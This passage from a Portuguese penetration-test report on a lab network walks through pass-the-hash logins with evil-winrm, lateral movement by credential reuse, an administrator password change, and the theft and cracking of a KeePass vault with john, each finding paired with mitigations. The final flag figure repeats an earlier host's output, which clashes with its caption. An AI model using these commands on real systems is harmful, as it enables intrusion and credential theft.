
- impacket-secretsdump
- evil-winrm
- proxychains

Recomendações

A principal recomendação é desabilitar ou mitigar o ataque Pass-the-Hash (PtH). Isso envolve a obrigatoriedade de Credential Guard e outras tecnologias de proteção de memória (LSA Protection) para impedir o dumping de hashes em tempo de execução, e restringir severamente o uso de credenciais administrativas para conexões remotas. Além disso, a implementação de autenticação multifator (MFA) para conexões administrativas e a adoção de LAPS (Local Administrator Password Solution) para contas locais são cruciais para invalidar o uso de hashes roubados e impedir o controle total do sistema.

Referências

- <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>



```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help

(kali@RA20230201)-[~]
$ sudo proxychains evil-winrm -i 192.168.200.222 -u Administrator -H '6a3ddacbbb10abfb72eea3b93d449912'
sudo: unable to resolve host RA20230201: Temporary failure in name resolution
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.222:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figura 30 – Conexão via Hash como Administrador realizada com sucesso

Captura da Terceira Flag

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\Administrator\desktop> ipconfig /all
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.222:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.222:5985 ... OK

Windows IP Configuration

Host Name . . . . . : DBSRV01
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet Instance 0:

Connection-specific DNS Suffix . :
Description . . . . . : Red Hat VirtIO Ethernet Adapter #2
Physical Address. . . . . : FA-16-3E-BF-BA-07
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::65b3:86a7:3557:d665%9(Preferred)
IPv4 Address. . . . . : 192.168.200.222(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 284825150
DHCPv6 Client DUID. . . . . : 00-01-00-01-2E-D1-CE-F7-FA-16-3E-C9-9A-1D
DNS Servers . . . . . : 192.168.200.222
                        127.0.0.1
NetBIOS over Tcpip. . . . . : Enabled
*Evil-WinRM* PS C:\Users\Administrator\desktop> hostname
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.222:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.222:5985 ... OK
DBSRV01
*Evil-WinRM* PS C:\Users\Administrator\desktop> type proof.txt
Extreme{9d87813669332b52d5c54582966ca91c}
```

Figura 31 – Flag capturada: Extreme{9d87813669332b52d5c54582966ca91c}

Host 4 - 192.168.200.250: Acesso e Quebra de KeePass

Movimentação Lateral devido à Reutilização de Credenciais de Administrador

Severidade	Complexidade
Alta	Baixa

Descrição da vulnerabilidade

O ambiente de rede permite a expansão do comprometimento através da Movimentação Lateral para múltiplos sistemas. A falha reside na reutilização da mesma credencial de administrador (o hash de senha) em diferentes máquinas. Esta é uma falha crítica de gerenciamento de identidade e isolamento.

Ferramentas utilizadas

- evil-winrm
- proxychains

- impacket-secretsdump

Recomendações

Para mitigar a vulnerabilidade de Movimentação Lateral por Reutilização de Credenciais, é essencial implementar soluções de Gerenciamento de Senhas de Administrador Local (LAPS) para garantir que cada máquina possua uma credencial local de administrador única. Deve-se também desabilitar ou mitigar o ataque Pass-the-Hash (PtH) e reforçar a Segregação de Rede (NIST SP 800-190) para limitar a comunicação entre hosts e impedir a expansão do comprometimento a partir do pivot.

Referências

- <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>

```

kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
(kali@RA20230201)~[~]
$ sudo proxychains evil-winrm -i 192.168.200.250 -u Administrator -H '6a3ddacbbb10abfb72eea3b93d449912'
sudo: unable to resolve host RA20230201: Temporary failure in name resolution
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
  
```

Figura 32 – Acesso realizado com sucesso reutilizando as mesmas credenciais, novamente utilizando Hash

Captura da Quarta Flag

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig /all

Windows IP Configuration

Host Name . . . . . : FTPSRV01
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet Instance 0:

Connection-specific DNS Suffix . :
Description . . . . . : Red Hat VirtIO Ethernet Adapter #3
Physical Address. . . . . : FA-16-3E-C5-9F-62
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9fe4:c7d7:88cb:dea1%9(Preferred)
IPv4 Address. . . . . : 192.168.200.250(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.200.1
DHCPv6 IAID . . . . . : 150607422
DHCPv6 Client DUID. . . . . : 00-01-00-01-2E-9C-75-2A-FA-16-3E-C1-B9-E6
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                        fec0:0:0:ffff::2%1
                        fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
FTPSRV01
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat proof.txt
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
Extreme{8a7d5b75943fb1bed21700564dd3cfc7}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figura 33 – Flag capturada: Extreme{8a7d5b75943fb1bed21700564dd3cfc7}

Senha do Administrador Alterada

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user Administrator 'pablo123!'
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
The command completed successfully.
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figura 34 – Senha alterada para facilitar conexão futura

Exfiltração de Cofre de Senhas (KeePass)

Severidade	Complexidade
------------	--------------

Média	Baixa
-------	-------

Descrição da vulnerabilidade

O sistema comprometido armazena um arquivo de cofre de senhas (.kdb), que contém potencialmente todas as credenciais da organização (incluindo senhas de alta criticidade e master keys), em um local de fácil acesso para um usuário administrativo comprometido (o desktop). Esta é a falha máxima de Gerenciamento de Segredos e Políticas de Acesso, pois permite que o atacante exfiltre um único arquivo que concede acesso a toda a infraestrutura, mesmo que o KeePass exija a quebra de uma senha mestra.

Ferramentas utilizadas

- Comando download
- Evil-WinRM

Recomendações

Para mitigar a vulnerabilidade de Exposição de Cofre de Senhas, é crucial impor uma Política de Segurança de Endpoints que proíba o armazenamento de arquivos contendo segredos (como cofres de senhas, chaves privadas SSH, dumps de hash) em locais de usuário (ex: Desktop ou Documents), forçando a Segregação de Dados e a criptografia em repouso. Além disso, a Autenticação de Segundo Fator (2FA) deve ser implementada para o cofre de senhas, garantindo que a simples posse do arquivo exfiltrado não seja suficiente para o atacante obter acesso às credenciais.

Referências

- https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\Administrator\desktop> dir

Directory: C:\Users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         10/12/2024   3:50 AM           1948 passwords.kdb
-a-----         10/12/2024   3:50 AM             88 proof.txt

*Evil-WinRM* PS C:\Users\Administrator\desktop> download C:\\Users\\Administrator\\desk
top\\passwords.kdb
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK

Info: Downloading C:\Users\Administrator\desktop\passwords.kdb to passwords.kdb

Info: Download successful!
*Evil-WinRM* PS C:\Users\Administrator\desktop> 
```

Figura 35 – Realizado o Download do arquivo do cofre de senhas.

Hashes extraídos e quebrados offline para recuperar credenciais.

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
(kali@RA20230201)-[~]
$ ls
Desktop Downloads Pictures Templates Videos passwords.kdb system.save
Documents Music Public Tools bridge.py sam.save

(kali@RA20230201)-[~]
$ keepass2john passwords.kdb > hash.txt
Inlining passwords.kdb

(kali@RA20230201)-[~]
$ cat hash.txt
passwords.kdb:$keepass$*1*600000*0*9f4d633ed2a2ed5591508a1205442450*aa7572c9672e48293e
5584825a4177fcc03eff2d4324eaddea6dfb9ceac584b9*5d0ad5fdb85c714eaca96d3821b710f6*62693e
c4ebd1fe94688a56533f389a9d5aa9899ebc6c37b6d085ebf6dfd23dbc*1*1824*21ad41bef565d6729f5d
d2407964bcc61c123df8b7bc2f2298094c37a3bfe78eb4bd290a418ef96099456925fba7f1d18df2b326fc
20e33b384aa712034435be7c0c59001e32fcd065be791045de3a03af0de05b6e44f745e45a2d36234f0874
34f5a0a75d3712f143e908f6197f34e7c22a6e7780c0b14075eeffb8b0b0e93f071dbd7f889499f9d9057b0
143fcbcedce6399ca1102f0c354848fc238b3b46dd6b8b2fd831652693e6381f4ca0209a45f262dab1511f
88257ae13d6f077f24274daa5e6263e5fab77c8a60ecbc1859754b940957620ef148d0f416f81077943a7a
9cd4b8d0b30c4c272069c680f84db6f7ce0c382896e31a083b8b66599994a8202a6d7d060b315b2f98b499
f25ff3f06da63ab50a3cf40583e21427891a0f3abcc0d369673854b01999a00b6325494ff1227475ea1743
be393dd7b6e6efdb8a35d111402c6f3cd289c3cda1d8b75d95609e72401935f0d8fab2f89002644c3b0605
c2147df73f095a5b57333e9c79b0d99fa698a112e82810735369aab8fc987b629bb495e5d246fc2265c1e8
4915cb922eb2ac6ef72b31a2b88698df0d52c16f3aba55cba3ae46e96779a7225535f4c6456beb13d2c81f
685861aa10c9e3d8878fb99d4b83350673d719980fdcf6606d9dac7242319491d2d6e9a8fa2d244bf45135
5bc302850c5a3588a3f9cce6ea9ffdf5874c30b49017eb6a1520ecd5ed9f26dfb54de0b73bf193330ac46f
d516f0a4adf95006ac7cb1a359d2eb0fd3c529ef1693d1b01f7d5c610093b61ff7d49ba16ac1656b007e0c
dfa4142370a35911da447ae25290f8fbb93b7d54e89bec8695a3955e568540ae0cdb3b45750a66ffa3fb48
1d5d0ec92fca0c96f357926e6e67082aab2849d65d64206b23ff58332baa0b7d3767d6389bbe735b316e95
eae605226a1011efcd85eaac8631eccde7ddd2d16aee2d7b79eba071a2e8a5b30b2e38efbbc5c7baf79
24182fa4dfa0a2836b3a10ae0d25d8e18981197557233cf71955fd836209ba56b5576e559b5cfa17356172
18974676770a4e43dbbe30d3bcad60b7d2f49548e3271c7498e99236f5c81f65ba8f07fce3ee0159ba8f9a
3d6d492e19f223e72ddd81d8d1e4fdb2b4b50c7510342910f92d2068ae31aeeccbd9cc0bf452eeda8f7cbb8
ac1ea04abb43077b6b28e440c116025868185e8fac3a9e3d5067cd7efd934fa27c6ba90b63c277b991b8e7
1d66f0b9bef4a28ac17a823372b4f02cebe55bf4f4d55e58075b107b30da43f7061c6c009e3fdeb7f61e6a
```

Figura 36 – Obteve o hash do .kdb utilizando keepass2john


```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
(kali@RA20230201)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
000000 (passwords.kdb)
1g 0:00:00:02 DONE (2025-11-05 18:43) 0.4651g/s 11.16p/s 11.16c/s 11.16C/s 654321..mic
helle
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@RA20230201)-[~]
$
```

Figura 37 – Obteve a senha “000000” ao quebrar o hash utilizando john

Acesso via RDP permitido

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

O servidor interno possui o serviço de Acesso Remoto (RDP) exposto na rede e aceita conexões diretas de usuários administrativos com apenas uma senha. Esta falha expõe o sistema a ataques de força bruta (Complexidade Alta) ou reutilização de credenciais roubadas (no contexto do ataque). A ausência de Autenticação Multifator (MFA) ou restrições de firewall adequadas permite que um atacante, após obter a senha por qualquer meio, estabeleça uma sessão de console administrativa com controle total sobre o sistema alvo.

Ferramentas utilizadas

- Comando xhost
- xfreerdp
- proxychains

Recomendações

Para mitigar a vulnerabilidade de Acesso Remoto Administrativo, é essencial implementar Autenticação Multifator (MFA) para todas as conexões RDP, prevenindo que a simples posse da senha permita o acesso, o que eleva a Complexidade do ataque. Adicionalmente, deve-se aplicar o Princípio do Menor Exposição e restringir o acesso RDP apenas a hosts de

gerenciamento autorizados (Jump Servers) por meio de Segregação de Rede e Regras de Firewall (SC-7), dificultando tanto a força bruta quanto a Movimentação Lateral.

Referências

- <https://www.microsoft.com/en-us/security/blog/2020/04/16/security-guidance-remote-desktop-adoption/>




Figura 38 – Acesso via RDP realizado com sucesso via xfreerdp e utilizando a senha alterada anteriormente

Acesso do KeePass e Descoberta de Credenciais




Figura 39 – Utilizado a senha obtida anteriormente para o KeePass





Figura 40 – Obteve a credencial do último host

Host 5 - 192.168.200.7: Acesso Final

Acesso a Máquina via Evil-WinRM



```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
(kali@RA20230201)-[~]
$ sudo proxychains evil-winrm -i 192.168.200.7 -u ptaadmin -p 'HardToDiscoverIT0_0'

sudo: unable to resolve host RA20230201: Temporary failure in name resolution
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.7:5985 ... OK
*Evil-WinRM* PS C:\Users\PTAAdmin\Documents>
```

Figura 41 – Obteve sucesso na conexão com a máquina 192.168.200.7 utilizando as credenciais obtidas anteriormente

Captura da Quinta Flag

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\Administrator\desktop> ipconfig /all

Windows IP Configuration

Host Name . . . . . : FTPSRV01
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet Instance 0:

Connection-specific DNS Suffix . :
Description . . . . . : Red Hat VirtIO Ethernet Adapter #3
Physical Address. . . . . : FA-16-3E-C5-9F-62
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9fe4:c7d7:88cb:dea1%9(Preferred)
IPv4 Address. . . . . : 192.168.200.250(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.200.1
DHCPv6 IAID . . . . . : 150607422
DHCPv6 Client DUID. . . . . : 00-01-00-01-2E-9C-75-2A-FA-16-3E-C1-B9-E6
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                        fec0:0:0:ffff::2%1
                        fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
*Evil-WinRM* PS C:\Users\Administrator\desktop> hostname
FTPSRV01
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat proof.txt
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.200.250:5985 ... OK
Extreme{8a7d5b75943fb1bed21700564dd3cfc7}
*Evil-WinRM* PS C:\Users\Administrator\desktop>
```

Figura 42 – Flag capturada: Extreme{7cb7779f9b2ed3620dddaaaa37ddbcad}

Lista de Vulnerabilidades

Nesta seção apresentamos de forma tabular, a fim de facilitar a consulta do leitor, a lista das vulnerabilidades encontradas.

Ativo	Severidade	Complexidade	Vulnerabilidade
172.16.16.61 192.168.200.2	Média	Baixa	Enumeração / Scan e reconhecimento (inclui enumeração de portas)
172.16.16.61	Alta	Baixa	Docker Registry exposto com credenciais no manifesto

172.16.16.61 192.168.200.2	Alta	Média	Escalada de Privilégio Local (SUID/Capabilities)
192.168.200.2	Média	Baixa	Enumeração de diretórios e arquivos web
192.168.200.2	Alta	Média	Execução Remota de Código → Shell reverse (RCE)
192.168.200.2	Alta	Baixa	Arquivos sensíveis com credenciais expostas
192.168.200.222	Alta	Média	Autenticação insegura via hash (Pass-the-Hash)
192.168.200.222 192.168.200.250	Alta	Média	Exfiltração de dados
192.168.200.250	Alta	Baixa	Movimentação lateral por reutilização de credenciais de administrador
192.168.200.250	Alta	Média	Acesso remoto via RDP permitido (sem MFA / acesso admin)